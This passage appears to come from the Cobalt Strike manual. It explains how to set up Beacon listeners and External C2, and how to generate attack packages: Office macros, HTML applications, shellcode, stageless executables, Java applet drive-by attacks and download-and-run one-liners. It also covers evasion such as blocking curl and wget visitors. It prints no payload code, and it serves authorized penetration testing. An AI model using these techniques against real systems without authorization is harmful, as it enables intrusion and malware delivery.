To create a TCP Beacon listener select **Cobalt Strike -> Listeners** on the main menu and press the **Add** button at the bottom of the Listeners tab display.

The New Listener panel displays.


New Listener

Create a listener.

Name: tcp 4444

Payload: Beacon TCP

Payload Options

Port (C2): 4444

Bind to localhost only

Figure 24. TCP Beacon

Select **Beacon TCP** as the **Payload** type and give the listener a **Name**. Make sure to give the new listener a memorable name as this name is how you will refer to this listener through Cobalt Strike's commands and workflows.

The TCP Beacon configured in this way is a bind payload. A bind payload is one that waits for a connection from its controller (in this case, another Beacon session).

Parameters

Port (C2) - This option controls the port the TCP Beacon will wait for connections on.

Bind to localhost only - Check to have the TCP Beacon bind to 127.0.0.1 when it listens for a connection. This is a good option if you use the TCP Beacon for localhost-only actions.

The TCP Beacon is compatible with most actions in Cobalt Strike that spawn a payload. The exception to this are, similar to the SMB Beacon, the user-driven attacks (e.g., **Attacks** -> **Packages**, **Attacks** -> **Web Drive-by**) that require explicit stagers.

Cobalt Strike post-exploitation and lateral movement actions that spawn a payload will attempt to assume control of (connect) to the TCP Beacon payload for you. If you run the TCP Beacon manually, you will need to connect to it from a parent Beacon.

Connecting and Unlinking

From the Beacon console, use **connect [ip address] [port]** to connect the current session to a TCP Beacon that is waiting for a connection. When the current session checks in, its linked peers will check in too.

To destroy a Beacon link use **unlink [ip address] [session PID]** in the parent or child session console. Later, you may reconnect to the TCP Beacon from the same host (or a different host).

External C2


External C2 is a specification to allow third-party programs to act as a communication layer for Cobalt Strike's Beacon payload. These third-party programs connect to Cobalt Strike to read frames destined for, and write frames with output from payloads controlled in this way. The External C2 server is what these third-party programs use to interface with your Cobalt Strike team server.

External C2 Listener Setup

To create an External C2 Beacon listener select **Cobalt Strike -> Listeners** on the main menu and press the **Add** button at the bottom of the Listeners tab display.

The New Listener panel displays.

Go to **Cobalt Strike** -> **Listeners**, press **Add**, and choose *External C2* as your payload.


New Listener

Create a listener.

Name: extc2

Payload: External C2

Payload Options

Port (Bind): 2222

☐ Bind to localhost only

Figure 25. External C2

Select **External C2** as the **Payload** type and give the listener a **Name**. Make sure to give the new listener a memorable name as this name is how you will refer to this listener through Cobalt Strike's commands and workflows.

Parameters

Port (Bind) - Specify the port the External C2 server waits for connections on.

Bind to localhost only - Check to make the External C2 server localhost- only.

NOTE:
External C2 listeners are not like other Cobalt Strike listeners. You cannot target these with Cobalt Strike's post-exploitation actions. This option is just a convienence to stand up the interface itself.

Specification

The External C2 interface is described in the External C2 specification.

- External C2 Specification
- extc2example.c

If you'd like to adapt the example (Appendix B) in the specification into a third-party C2, you may assume a 3-clause BSD license for the code contained within the specification.

Third-party Materials

Here's a list of third-party projects and posts that reference, use, or build on External C2:

- Custom Command and Control (C3) by F-Secure Labs. A framework for rapid prototyping of custom C2 channels.
- external_c2_framework by Jonathan Echavarria. A Python Framework for building External C2 clients and servers.
- ExternalC2 Library by Ryan Hanson .NET library with Web APi, WebSockets, and a direct socket. Includes unit tests and comments.
- Tasking Office 365 for Cobalt Strike C2 by MWR Labs. Discussion and demo of Office 365 C2 for Cobalt Strike.
- Shared File C2 by Outflank BV. POC to use a file/share for command and control.


Foreign Listeners

Cobalt Strike supports the concept of foreign listeners. These are aliases for **x86 payload handlers** hosted in the Metasploit Framework or other instances of Cobalt Strike. To pass a Windows HTTPS Meterpreter session to a friend with msfconsole, setup a Foreign HTTPS payload and point the Host and Port values to their handler. You may use foreign listeners anywhere you would use an x86 Cobalt Strike listener.

Foreign Listeners Setup

To create a Foreign Beacon listener select **Cobalt Strike -> Listeners** on the main menu and press the **Add** button at the bottom of the Listeners tab display.

The New Listener panel displays.



Create a listener.

Name: frgn-http

Payload: Foreign HTTP

Payload Options

HTTP Host (Stager):

HTTP Port (Stager): 80

Foreign HTTP

Select **Foreign HTTP** or **Foreign HTTPS** as the **Payload** type and give the listener a **Name**. Make sure to give the new listener a memorable name as this name is how you will refer to this listener through Cobalt Strike's commands and workflows.

Parameters


HTTP(S) Host (Stager) - This field specifies the name of the server where your foreign listener is located.

HTTP(S) Port (Stager) - This field specifies the port on the server where your foreign listener is listening for connections.

Infrastructure Consolidation

Cobalt Strike's model for distributed operations is to stand up a separate team server for each phase of your engagement. For example, it makes sense to separate your post-exploitation and persistence infrastructure. If a post-exploitation action is discovered, you don't want the remediation of that infrastructure to clear out the callbacks that will let you back into the network.

Some engagement phases require multiple redirector and communication channel options. Cobalt Strike 4.0 is friendly to this.


Multiple egress listeners are OK
Multiple TCP and SMB listener configurations are OK too!
Profile "variants" allow different Indicators per egress listener.
Alternate bind port allows redirectors for other listeners to use common HTTP C2 Port.
New Listener
Save
Help

Create a listener.

Name:
Payload: Beacon HTTP
Payload Options
HTTP Hosts:
HTTP Host (Stager): 10.0.0.204
Profile: default
HTTP Port (C2): 80
HTTP Port (Bind):
HTTP Host Header:
HTTP Proxy:

Create a listener.

Name:
Payload: Beacon TCP
Payload Options
Port (C2): 4444
Bind to localhost only

Figure 26. Infrastructure Consolidation Features

You can bind multiple HTTP, HTTPS, and DNS listeners to a single Cobalt Strike team server. These payloads also support port bending in their configuration. This allows you to use the common port for your channel (80, 443, or 53) in your redirector and C2 setups, but bind these listeners to different ports to avoid port conflicts on your team server system.

To give variety to your network indicators, Cobalt Strike's Malleable C2 profiles may contain multiple variants. A variant is a way of adding variations of the current profile into one profile file. You may specify a Profile variant when you define each HTTP or HTTPS Beacon listener.

Further, you can define multiple TCP and SMB Beacons on one team server, each with different pipe and port configurations. Any egress Beacon, from the same team server, can control any of these TCP or SMB Beacon payloads once they're deployed in the target environment.

Payload Security Features

Cobalt Strike takes steps to protect Beacons communication and to ensure that a Beacon can only receive tasks from and send output to its team server.

When you setup the Beacon payload for the first time, Cobalt Strike will generate a public/private key pair that is unique to your team server. The team server's public key is embedded into Beacon's payload stage. Beacon uses the team server's public key to encrypt session metadata that it sends to the team server.

Beacon must always send session metadata before the team server can issue tasks and receive output from the Beacon session. This metadata contains a random session key generated by that Beacon. The team server uses each Beacon's session key to encrypt tasks and to decrypt output.

Each Beacon implementation and data channel uses this same scheme. You have the same security with the A record data channel in the Hybrid HTTP and DNS Beacon as you do with the HTTPS Beacon.

Be aware that the above applies to Beacon once it is staged. The payload stagers, due to their size, do not have built-in security features.

Initial Access

Cobalt Strike has several options that aid in establishing an initial foothold on a target. This ranges from profiling potential targets to payload creation to payload delivery.

Client-side System Profiler

The system profiler is a reconnaissance tool for client-side attacks. This tool starts a local web-server and fingerprints any one who visits it. The system profiler provides a list of applications and plugins it discovers through the user's browser. The system profiler also attempts to discover the internal IP address of users who are behind a proxy server.

To start the system profiler, go to **Attacks** -> **Web Drive-by** -> **System Profiler**. To start the profiler you must specify a URI to bind to and a port to start the Cobalt Strike web- server from.

If you specify a Redirect URL, Cobalt Strike will redirect visitors to this URL once their profile is taken. Click **Launch** to start the system profiler.

The System Profiler uses an unsigned Java Applet to decloak the target's internal IP address and determine which version of Java the target has. With Java's click-to-run security feature—this could raise suspicion. Uncheck the **Use Java Applet** to get information box to remove the Java Applet from the System Profiler.

Check the **Enable SSL** box to serve the System Profiler over SSL. This box is disabled unless you specify a valid SSL certificate with Malleable C2. Chapter 11 discusses this.

Application Browser

To view the results from the system profiler, go to **View** -> **Applications**. This opens an Applications tab with a table showing all application information captured by the System Profiler.

Analyst Tips

The Application Browser has a lot of information useful to plan a targeted attack. Here's how to get the most out of this output:

The internal IP address field is gathered from a benign unsigned Java applet. If this field says unknown, this means the Java applet probably did not run. If you see an IP address here, this means the unsigned Java applet ran.

Internet Explorer will report the base version the user installed. As Internet Explorer gets updates--the reported version information does not change. Cobalt Strike uses the JScript.dll version to estimate Internet Explorer's patch level. Go to support.microsoft.com and search for JScript.dll's build number (the third number in the version string) to map it to an Internet Explorer update.

A ***64** next to an application means it's an x64 application.

Cobalt Strike Web Services

Many Cobalt Strike features run from their own web server. These services include the system profiler, HTTP Beacon, and Cobalt Strike's web drive-by attacks. It's OK to host multiple Cobalt Strike features on one web server.

To manage Cobalt Strike's web services, go to **View** -> **Web Drive-by** -> **Manage**. Here, you may copy any Cobalt Strike URL to the clipboard or stop a Cobalt Strike web service.

Use **View** -> **Web Log** to monitor visits to your Cobalt Strike web services.

If Cobalt Strike's web server sees a request from the Lynx, Wget, or Curl browser; Cobalt Strike will automatically return a 404 page. Cobalt Strike does this as light protection against blue team snooping. The can be configured with the Malleable C2 '.http-config.block_useragents' option.


User-driven Attack Packages

The best attacks are not exploits. Rather, the best attacks take advantage of normal features to get code execution. Cobalt Strike makes it easy to setup several user-driven attacks. These attacks take advantage of listeners you've already setup. Navigate to **Attacks** -> **Packages** and choose one of the following options.

HTML Application

An HTML Application is a Windows program written In HTML and an Internet Explorer supported scripting language. This package generates an HTML Application that runs a Cobalt Strike listener.

Navigate to **Attacks** -> **Packages** -> **HTML Application**.


HTML Application Attack

This package generates an HTML application that runs a payload.

Listener:

Method: Executable

Parameters

Listener - Press the **...** button to select a Cobalt Strike listener you would like to output a payload for.

Method - Use the drop-down to select one of the following methods to run the selected listener:

Executable: This method writes an executable to disk and run it.

PowerShell: This method uses a PowerShell one-liner to run your payload stager.


VBA: This method uses a Microsoft Office macro to inject your payload into memory. The VBA method requires Microsoft Office on the target system.

Press **Generate** to create the HTML Application.

MS Office Macro

The Microsoft Office Macro tool generates a macro to embed into a Microsoft Word or Microsoft Excel document.

Navigate to **Attacks** -> **Packages** -> **MS Office Macro**.



This package generates a VBA macro that you may embed into a Microsoft Word or Excel document.

Listener:


Choose a listener and pess **Generate** to create the step-by-step instructions to embed your macro into a Microsoft Word or Excel document.

This attack works well when you can convince a user to run macros when they open your document.

Payload Generator

Cobalt Strike's Payload Generator outputs sourcecode and artifacts to stage a Cobalt Strike listener onto a host. Think of this as the Cobalt Strike version of msfvenom.

Navigate to **Attacks** -> **Packages** -> **Payload Generator**.



This dialog generates a payload to stage a Cobalt Strike listener. Several output options are available.

Listener:

Output: C

x64: ☑ Use x64 payload

Parameters

Listener - Press the **...** button to select a Cobalt Strike listener you would like to output a payload for.

Output - Use the drop-down to select one of the following output types. Most options give you shellcode formatted as a byte array for that language. There are a few options that give you something you can immediately use though:

C: Shellcode formatted as a byte array.

C#: Shellcode formatted as a byte array.

COM Scriptlet: A .sct file to run a listener

Java: Shellcode formatted as a byte array.

Perl: Shellcode formatted as a byte array.

PowerShell: PowerShell script to run shellcode

PowerShell Command: PowerShell one-liner to run a Beacon stager.

Python: Shellcode formatted as a byte array.

Raw: blob of position independent shellcode.

Ruby: Shellcode formatted as a byte array.

Veil: Custom shellcode suitable for use with the Veil Evasion Framework.

VBA: Shellcode formatted as a byte array.


x64 - Check the box to generate an x64 stager for the selected listener.

Press **Generate** to create a Payload for the selected output type.

Windows Executable

This package generates a Windows executable artifact that delivers a payload stager.

Navigate to **Attacks -> Packages -> Windows Executable**.



This package provides the following output options:

Parameters

Listener - Press the **...** button to select a Cobalt Strike listener you would like to output a payload for.

Output - Use the drop-down to select one of the following output types.

Windows EXE: A Windows executable.

Windows Service EXE: A Windows executable that responds to Service Control Manager commands. You may use this executable to create a Windows service with sc or as a custom executable with the Metasploit Framework's PsExec modules.

Windows DLL: A Windows DLL that exports a StartW function that is compatible with rundll32.exe. Use rundll32.exe to load your DLL from the command line.

```
rundll32 foo.dll,StartW
```

x64- Check the box to generate x64 artifacts that pair with an x64 stager. By default, this dialog exports x64 payload stagers.

sign - Check the box to sign an EXE or DLL artifact with a code-signing certificate. You must specify a certificate in a Malleable C2 profile.


Press **Generate** to create a payload stager artifact.

Cobalt Strike uses its Artifact Kit to generate this output.

Windows Executable(S)

This package exports Beacon, without a stager, as an executable, service executable, 32-bit DLL, or 64-bit DLL. A payload artifact that does not use a stager is called a stageless artifact. This package also has a PowerShell option to export Beacon as a PowerShell script and a raw option to export Beacon as a blob of position independent code.

Navigate to **Attacks -> Packages -> Windows Executable (S)**.



Export a stageless Beacon as a Windows executable. Use Cobalt Strike Arsenal scripts (Help

Output: Windows EXE

x64: Use x64 payload

sign: Sign executable file

This package provides the following output options:

Parameters

Listener - Press the **...** button to select a Cobalt Strike listener you would like to output a payload for.

Output - Use the drop-down to select one of the following output types.

PowerShell: A PowerShell script that injects a stageless Beacon into memory.

Raw: A blob of position independent code that contains Beacon.

Windows EXE: A Windows executable.

Windows Service EXE: A Windows executable that responds to Service Control Manager commands. You may use this executable to create a Windows service with sc or as a custom executable with the Metasploit Framework's PsExec modules.

Windows DLL: A Windows DLL that exports a StartW function that is compatible with rundll32.exe. Use rundll32.exe to load your DLL from the command line.

```
rundll32 foo.dll,StartW
```

x64 - Check the box to generate an x64 artifact that contains an x64 payload. By default, this dialog exports x64 payloads.

sign - Check the box to sign an EXE or DLL artifact with a code-signing certificate. You must specify a certificate in a Malleable C2 profile.

Press **Generate** to create a stageless artifact.

Cobalt Strike uses its Artifact Kit to generate this output.

Hosting Files

Cobalt Strike's web server can host your user-driven packages for you. Go to **Attacks** -> **Web Drive-by** -> **Host File** and perform the following to set up:

1. Choose the file to host
2. Select an arbitrary URL
3. Choose the mime type for the file.

By itself, the capability to host a file isn't very impressive. However, in sections that follow, you will learn how to embed Cobalt Strike URLs into a spear phishing email. When you do this, Cobalt Strike can cross-reference visitors to your file with sent emails and include this information in the social engineering report.

Check **Enable SSL** to serve this content over SSL. This option is available when you specify a valid SSL certificate in your Malleable C2 profile.

User-driven Web Drive-by Attacks


Cobalt Strike makes several tools to setup web drive-by attacks available to you. To quickly start an attack, navigate to **Attacks** -> **Web Drive-by** and choose one of the following option:

Java Signed Applet Attack

This attack starts a web server hosting a self-signed Java applet. Visitors are asked to give the applet permission to run. When a visitor grants this permission, you gain access to their system.

The Java Signed Applet Attack uses Cobalt Strike's Java injector. On Windows, the Java injector will inject shellcode for a Windows listener directly into memory for you.

Navigate to **Attacks -> Web Drive-by -> Signed Applet Attack**.



This package sets up a self-signed Java applet. This package will spawn the specified listener if the user

Local URI: /mPlayer

Local Host: 192.168.32.128

Local Port: 80

Listener:

SSL: Enable SSL

Parameters

Local URL/Host/Path - Set the Local URL Path, Host and Port to configure the webserver.

Listener - Press the **...** button to select a Cobalt Strike listener you would like to output a payload for.

SSL - Check to serve this content over SSL. This option is available when you specify a valid SSL certificate in your Malleable C2 profile.

Press **Launch** to start the attack.


To get the most mileage from this attack, you will want to download the Applet Kit from the Cobalt Strike arsenal and sign it with a code signing certificate.

Java Smart Applet Attack

Cobalt Strike's Smart Applet Attack combines several exploits to disable the Java security sandbox into one package. This attack starts a web server hosting a Java applet. Initially, this applet runs in Java's security sandbox and it does not require user approval to start.

The applet analyzes its environment and decides which Java exploit to use. If the Java version is vulnerable, the applet will disable the security sandbox, and execute a payload using Cobalt Strike's Java injector.

Navigate to **Attacks -> Web Drive-by -> Smart Applet Attack**.



The Smart Applet detects the Java version and uses an embedded exploit to disable the Java security

Local URI: /SiteLoader

Local Host: 192.168.32.128

Local Port: 80

Listener:

SSL: Enable SSL

Parameters

Local URL/Host/Path - Set the Local URL Path, Host and Port to configure the webserver.

Listener - Press the **...** button to select a Cobalt Strike listener you would like to output a payload for.


SSL - Check to serve this content over SSL. This option is available when you specify a valid SSL certificate in your Malleable C2 profile.

Press **Launch** to start the attack.

Scripted Web Delivery (S)

This feature generates a stageless Beacon payload artifact, hosts it on Cobalt Strike's web server, and presents a one-liner to download and run the artifact.

Navigate to **Attacks -> Web Drive-by -> Scripted Web Delivery (S)** from the menu.



This attack hosts an artifact that delivers a full Cobalt Strike payload. The provided one-liner will allow you to

URI Path:	/a
Local Host:	192.168.32.128
Local Port:	80
Listener:	
Type:	powershell
x64:	☐ Use x64 payload
SSL:	☐ Enable SSL

Parameters

Local URL/Host/Path - Set the Local URL Path, Host and Port to configure the webserver. Make sure the **Host** field matches the CN field of your SSL certificate. This will avoid a situation where this feature fails because of a mismatch between these fields.

Listener - Press the **...** button to select a Cobalt Strike listener you would like to output a payload for.

Type - Use the drop-down menu to select one of the following types:

bitsadmin : This option hosts an executable and uses bitsadmin to download it. The bitsadmin method runs the executable via cmd.exe.

exe : This option generates an executable and hosts it on Cobalt Strike's web server.

powershell This option hosts a PowerShell script and uses powershell.exe to download the script and evaluate it.

powershell IEX : This option hosts a PowerShell script and uses powershell.exe to download the script and evaluate it. Similar to prior **powershell** option, but it provides a shorter Invoke-Execution one-liner command.

